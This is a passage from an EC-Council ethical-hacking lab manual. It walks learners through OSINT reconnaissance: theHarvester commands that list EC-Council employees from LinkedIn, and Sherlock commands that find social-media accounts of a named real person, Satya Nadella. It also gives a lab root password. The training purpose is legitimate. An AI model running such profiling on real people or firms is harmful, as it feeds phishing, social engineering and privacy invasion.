
   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.



6. In the terminal window, type **theHarvester -d eccouncil -l 200 -b linkedin** and press **Enter** to see 200 results of EC-Council from the LinkedIn source.


   Note: In this command, **-d** specifies the domain or company name to search (here, **eccouncil**), **-l** specifies the number of results to be retrieved, and **-b** specifies the data source as LinkedIn.

   Note: The complete eccouncil domain is **eccouncil.org**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Scroll down to view the list of employees along with their job roles in EC-Council. This information from LinkedIn can help attackers in performing social engineering or phishing attacks.



8. This concludes the demonstration of gathering employees' information from LinkedIn using theHarvester.
9. Close all open windows and document all the acquired information.

Task 2: Gather Personal Information from Various Social Networking Sites using Sherlock


Sherlock is a python-based tool that is used to gather information about a target person over various social networking sites. Sherlock searches a vast number of social networking sites for a given target user, locates the person, and displays the results along with the complete URL related to the target person.

Here, we will use Sherlock to gather personal information about the target from the social networking sites.

Note: Here, we are gathering information about **Satya Nadella**. However, you can select a target of your choice.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.



2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
4. Type **cd sherlock/sherlock/** and press **Enter** to navigate to the sherlock folder.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Type **python3 sherlock.py satya nadella** and press **Enter**. You will get all the URLs related to Satya Nadella, as shown in the screenshot. Scroll down to view all the results.

   Note: The results might differ when you perform this task. If you receive any error messages in between ignore them.



6. The attackers can further use the gathered URLs to obtain sensitive information about the target such as DOB, employment status and information about the organization that they are working for, including the business strategy, potential clients, and upcoming project plans.
7. This concludes the demonstration of gathering person information from various social networking sites using Sherlock.
8. You can also use tools such as **Social Searcher** (https://www.social-searcher.com), **UserRecon** (https://github.com), etc. to gather additional information related to the target company and its employees from social networking sites.
9. Close all open windows and document all the acquired information.
10. Turn off the **Parrot Security** virtual machine.

